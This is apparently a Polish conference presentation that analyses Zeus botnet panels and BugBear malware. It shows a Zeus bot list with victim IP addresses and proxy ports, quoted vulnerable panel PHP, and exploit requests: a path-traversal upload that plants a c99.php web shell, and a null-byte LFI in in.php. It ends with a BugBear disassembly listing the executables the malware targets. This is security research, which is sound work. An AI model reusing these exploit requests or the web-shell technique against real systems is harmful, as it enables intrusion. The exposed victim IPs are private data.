
TVR2


Open...

Load

Close







# Braki w wiedzy

- brak obsługi wyjątków

DEMO





# Delephant podsumowanie

- jakość wykonania pozostawia wiele do życzenia



# Zeus panel

- czym jest zeus panel ?
  - => funkcjonalności:
    - odbieranie skradzionych danych
    - umożliwienie kontroli zainfekowanych maszyn





## Information:

Profile: spy2000  
 GMT date: 28.01.2008  
 GMT time: 23:26:56

## Statistics:

Summary

## Botnet:

→ Online bots  
 Remote commands

## Logs:

Search  
 Search with template  
 Uploaded files

## System:

Profiles  
 Profile  
 Options  
 Logout

## Filter

Countries:

CompID's:

Botnets:

IP's:

Type: **Outside NAT**

## Result:

#	CompID	Ver/Botnet	IP	Country	Socks	Proxy	Screenshot	Online time	Speed
1	363b3e63f36641a_005eb767	1.0.2.11/nnn5	91.76.67.163	--	91.76.67.163:4236	91.76.67.163:5065	<a href="#">View</a>	01:25:10	0.931
2	zaczarowanyogro_006047a4	1.0.2.11/nnn5	79.184.245.30	--	79.184.245.30:5982	79.184.245.30:4412	<a href="#">View</a>	00:20:58	0.656
3	x3_9cc0bcc43878_00409340	1.0.2.11/nnn5	90.154.13.226	--	90.154.13.226:8073	90.154.13.226:7626	<a href="#">View</a>	26:41:26	0.766
4	hall_e0cd504355_07ba12d1	1.0.2.11/nnn5	78.106.125.25	--	78.106.125.25:6020	78.106.125.25:6515	<a href="#">View</a>	01:01:36	0.651
5	guillaume_1_12e05cc7	1.0.2.11/nnn5	80.8.201.121	FR	80.8.201.121:7014	80.8.201.121:8790	<a href="#">View</a>	07:03:39	2.922
6	user_5d9157fc37_04872e9c	1.0.2.11/nnn5	99.241.65.159	--	99.241.65.159:5765	99.241.65.159:4056	<a href="#">View</a>	02:42:05	0.521
7	blue_00017de5	1.0.2.11/nnn5	85.98.161.125	TR	85.98.161.125:5139	85.98.161.125:6538	<a href="#">View</a>	02:42:18	0.828
8	ibrahim_00737d9c	1.0.2.11/nnn5	62.114.15.110	EG	62.114.15.110:6195	62.114.15.110:5871	<a href="#">View</a>	02:44:32	1.36
9	komputer_hubert_01603cd	1.0.2.11/nnn5	89.228.70.158	PL	89.228.70.158:6748	89.228.70.158:8348	<a href="#">View</a>	04:22:31	0.719
10	ugorek_6b4oplla_099a27e7	1.0.2.11/nnn5	83.10.69.124	PL	83.10.69.124:6574	83.10.69.124:6078	<a href="#">View</a>	10:01:48	0.672
11	elbouchti_00179b6	1.0.2.11/nnn5	81.192.176.41	MA	81.192.176.41:6771	81.192.176.41:5579	<a href="#">View</a>	01:02:46	0.772
12	h_a_m_006b18a0	1.0.2.11/nnn5	200.191.44.122	BR	200.191.44.122:5611	200.191.44.122:8369	<a href="#">View</a>	00:02:53	1.25
13	dom_072cf8d4	1.0.2.11/nnn5	83.24.158.122	PL	83.24.158.122:6189	83.24.158.122:4712	<a href="#">View</a>	01:43:22	0.625
14	dell_00305a80	1.0.2.11/nnn5	87.205.54.247	PL	87.205.54.247:8326	87.205.54.247:6240	<a href="#">View</a>	03:43:01	0.941
15	gjl_xoaba3gl7b9_000f540	1.0.2.11/nnn5	81.131.60.73	UK	81.131.60.73:8067	81.131.60.73:8383	<a href="#">View</a>	00:43:55	6.049
16	mikemice_2de945_0241aa04	1.0.2.11/nnn5	77.50.7.21	--	77.50.7.21:5005	77.50.7.21:7475	<a href="#">View</a>	00:23:43	0.719
17	evgeniy_4c249d2_09fe305c	1.0.2.11/nnn5	79.183.24.60	--	79.183.24.60:5991	79.183.24.60:4067	<a href="#">View</a>	04:04:41	0.797
18	mychat_d2f02ed0_001e1338	1.0.2.11/nnn5	219.87.227.1	TW	219.87.227.1:5076	219.87.227.1:8315	<a href="#">View</a>	20:24:15	0.515
19	unicomi_7bfd_00008c42	1.0.2.11/nnn5	196.217.95.118	MA	196.217.95.118:6198	196.217.95.118:4721	<a href="#">View</a>	01:24:08	0.797
20	barb_z1red19s9p_000c4a7a	1.0.2.11/nnn5	24.197.194.20	US	24.197.194.20:8617	24.197.194.20:5128	<a href="#">View</a>	07:31:51	0.531
21	home_004cdaa	1.0.2.11/nnn5	89.232.31.246	GE	89.232.31.246:8986	89.232.31.246:7185	<a href="#">View</a>	00:24:35	0.735
22	giorgi_00007649	1.0.2.11/nnn5	78.139.135.152	--	78.139.135.152:7702	78.139.135.152:7825	<a href="#">View</a>	01:45:32	5.328
23	home_01d7e06a	1.0.2.11/nnn5	89.41.155.43	RO	89.41.155.43:5565	89.41.155.43:5688	<a href="#">View</a>	02:05:29	0.672
24	czesio_by3o0thl_000093c4	1.0.2.11/nnn5	87.105.66.152	PL	87.105.66.152:4828	87.105.66.152:4381	<a href="#">View</a>	26:07:48	0.875
25	ordi_22ec049942_04ae0b47	1.0.2.11/nnn5	66.130.138.59	CA	66.130.138.59:8464	66.130.138.59:7492	<a href="#">View</a>	19:31:48	3.563
26	parlame_n_fb03e1_001422e8	1.0.2.11/nnn5	88.210.219.43	GE	88.210.219.43:7818	88.210.219.43:4864	<a href="#">View</a>	04:27:48	0.75

# Brak wiedzy/lekceważenie zagrożenia

- możliwość utworzenie dowolnego pliku na drop  
hoście





#http://yanxiao.cn/userstats/statsmodule.php?i=fail&4=slave\_004bea13&p=stolen.bin&s=5

#POST DATA: AAAAA

**else if**(**isset**(\$\_GET['4'])&&\$\_GET['4']!='&&MODULES&MODULE\_LOGS\_FILES&&C

{

\$fd=file\_get\_contents('php://input');

**if**(**isset**(\$\_GET['s'])&&strlen(\$fd)!=\$\_GET['s'])**die**();

\$file=PATH\_LFILES.'/'. \$bn.'/'.fs(\$\_GET['4']).'/'.(**isset**(\$\_GET['p']))?f

\$file=str\_replace('\\','/', \$file);

**while**(file\_exists(\$file))\$file.='\_';

**if**(!createdir(dirname(\$file))||!(\$f=fopen(\$file,'wb')))**die**();

flock(\$f,LOCK\_EX);fwrite(\$f,DecodeBuffer(\$fd));flock(\$f,LOCK\_UN);fclose

header('Hall: OK');

}

`http://localhost/Zeus/web/s.php?i=..&4=Johnny_Bravo&p=c99.php&s=0`

`[DEBUG] Created dir = .files/johnny_bravo/`

**Warning:** `fopen(.files/./johnny_bravo/c99.php)` [[function fopen](#)]



# Zeus\_Exploit\_DEMO



# Brak wiedzy/lekceważenie zagrożenia

- LFI bug w in.php





```
if (!isset($_SESSION['lng']))  
{  
    SafePath($_SESSION['lng']) ||  
    file_exists('system/' . $_SESSION['lng'] . '.lng.php') ||  
        $_SESSION['lng'] = LNG_DEF;  
}  
include_once('system/' . $_SESSION['lng'] . '.lng.php');
```



```
function SafePath($str)
{
    return (strstr('/', $str) === FALSE &&
        strstr('\\\\', $str) === FALSE );
}
```







 http://localhost/Zeus/web/in.php?lng=../zlo.txt%00



 LNG\_TITLE :: LNG\_MLOGIN

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Notice: Use of undefined constant LNG\_MLOGIN - assumed 'LNC



# Brak wiedzy/lekceważenie zagrożenia

- lekceważenie zagrożenia przez twórców tego panel pod kontem ataku w połączeniu z:  
<https://zeustracker.abuse.ch/>  
== masowe przejmowanie paneli  
== trywialne stworzenie wielkiego botnetu +  
uzyskanie dostępu do setek GB/TB skradzionych danych



# Zeus panel podsumowanie

- osoby wykorzystujące podatności w obcych produktach popełniają te same błędy we własnych






















# BugBear

- Ogólne info o bugbear'e



# Directory: C:\

Date	Time	Size	Filename
02-06-2008	12:37	<DIR>	 <a href="#">\AA\</a>
12-06-2007	22:52	<DIR>	 <a href="#">\Documents and Settings\</a>
02-06-2008	04:03	<DIR>	 <a href="#">\Program Files\</a>
04-01-2008	10:53	<DIR>	 <a href="#">\Python24\</a>
02-12-2008	05:19	<DIR>	 <a href="#">\Python25\</a>
12-06-2007	23:55	<DIR>	 <a href="#">\RECYCLER\</a>
12-06-2007	22:49	<DIR>	 <a href="#">\System Volume Information\</a>
02-06-2008	12:25	<DIR>	 <a href="#">\WINDOWS\</a>
12-06-2007	22:19	0	 <a href="#">\AUTOEXEC.BAT</a>
09-10-2008	11:01	354	 <a href="#">\boot.ini</a>
12-06-2007	22:19	0	 <a href="#">\CONFIG.SYS</a>
12-06-2007	22:19	0	 <a href="#">\IO.SYS</a>
12-06-2007	22:19	0	 <a href="#">\MSDOS.SYS</a>
08-04-2004	12:00	47564	 <a href="#">\NTDETECT.COM</a>
08-04-2004	12:00	250032	 <a href="#">\ntldr</a>
02-06-2008	08:50	402653184	 <a href="#">\pagefile.sys</a>
02-06-2008	00:57	200	 <a href="#">\path.txt</a>
09-10-2008	11:02	268	 <a href="#">\scmdata00.scm</a>
09-10-2008	11:02	244	 <a href="#">\scmnocopt00.scm</a>

402951846 Bytes, 11 Files, 8 Folders

Upload File:

Wybierz...

# Błędy w ogólnej koncepcji

Brak sprawdzania danej wersji systemu przez co atak na np. **iexplore.exe**(pod win z **WFP**) jest w takiej formie daremny





004031E2	C74424 60 B010	MOV DWORD PTR SS:[ESP+60],zlo.004210B0	ASCII "ACDSee32\ACDSee32.exe"
004031EA	C74424 64 8810	MOV DWORD PTR SS:[ESP+64],zlo.004210B8	ASCII "Adobe\Acrobat 4.0\Reader\AcroRd32.exe"
004031F2	C74424 68 7010	MOV DWORD PTR SS:[ESP+68],zlo.00421070	ASCII "CuteFTP\cutftp32.exe"
004031FA	C74424 6C 6410	MOV DWORD PTR SS:[ESP+6C],zlo.00421064	ASCII "Far\Far.exe"
00403202	C74424 70 4810	MOV DWORD PTR SS:[ESP+70],zlo.00421048	ASCII "Outlook Express\msimn.exe"
0040320A	C74424 74 2810	MOV DWORD PTR SS:[ESP+74],zlo.00421028	ASCII "Real\RealPlayer\realplay.exe"
00403212	C74424 78 0410	MOV DWORD PTR SS:[ESP+78],zlo.00421004	ASCII "Windows Media Player\mplayer2.exe"
0040321A	C74424 7C F00F	MOV DWORD PTR SS:[ESP+7C],zlo.00420FF0	ASCII "WinRAR\WinRAR.exe"
00403222	C78424 80000000	MOV DWORD PTR SS:[ESP+80],zlo.00420FC8	ASCII "adobe\acrobat 5.0\reader\acrord32.exe"
0040322D	C78424 84000000	MOV DWORD PTR SS:[ESP+84],zlo.00420FA8	ASCII "Internet Explorer\iexplore.exe"
00403238	C74424 14 9C0F	MOV DWORD PTR SS:[ESP+14],zlo.00420F9C	ASCII "winhelp.exe"
00403240	C74424 18 900F	MOV DWORD PTR SS:[ESP+18],zlo.00420F90	ASCII "notepad.exe"
00403248	C74424 1C 880F	MOV DWORD PTR SS:[ESP+1C],zlo.00420F88	ASCII "hh.exe"
00403250	C74424 20 7C0F	MOV DWORD PTR SS:[ESP+20],zlo.00420F7C	ASCII "mplayer.exe"
00403258	C74424 24 700F	MOV DWORD PTR SS:[ESP+24],zlo.00420F70	ASCII "regedit.exe"
00403260	C74424 28 600F	MOV DWORD PTR SS:[ESP+28],zlo.00420F60	ASCII "scandiskw.exe"
00403268	FF15 74604100	CALL DWORD PTR DS:[416074]	kernel32.GetWindowsDirectoryA
0040326E	68 500F4200	PUSH zlo.00420F50	ASCII "ProgramFilesDir"
00403273	68 240F4200	PUSH zlo.00420F24	ASCII "SOFTWARE\Microsoft\Windows\CurrentVersion\"
00403278	E8 C3E50000	CALL zlo.00411840	
0040327D	8B3D 9C614100	MOV EDI,DWORD PTR DS:[41619C]	MSUCRT.sprintf
00403283	83C4 08	ADD ESP,8	
00403286	85C0	TEST EAX,EAX	
00403288	74 22	JE SHORT zlo.004032AC	
0040328A	68 500F4200	PUSH zlo.00420F50	ASCII "ProgramFilesDir"
0040328F	68 240F4200	PUSH zlo.00420F24	ASCII "SOFTWARE\Microsoft\Windows\CurrentVersion\"
00403294	E8 A7E50000	CALL zlo.00411840	
00403299	50	PUSH EAX	
0040329A	8D8C24 8C010000	LEA ECX,DWORD PTR SS:[ESP+18C]	
004032A1	68 30874100	PUSH zlo.00418730	ASCII "%s"
004032A6	51	PUSH ECX	
004032A7	FFD7	CALL EDI	
004032A9	83C4 14	ADD ESP,14	
004032AC	8D7424 24	LEA ESI,DWORD PTR SS:[ESP+24]	
004032B0	BB 17000000	MOV EBX,17	
004032B5	8B16	MOV EDX,DWORD PTR DS:[ESI]	
004032B7	8D8424 80010000	LEA EAX,DWORD PTR SS:[ESP+180]	
004032BE	52	PUSH EDX	
004032BF	50	PUSH EAX	
004032C0	8D8C24 88000000	LEA ECX,DWORD PTR SS:[ESP+88]	
004032C7	68 1C0F4200	PUSH zlo.00420F1C	ASCII "%s\%s"
004032CC	51	PUSH ECX	Create Path
004032CD	FFD7	CALL EDI	
004032CF	83C4 10	ADD ESP,10	
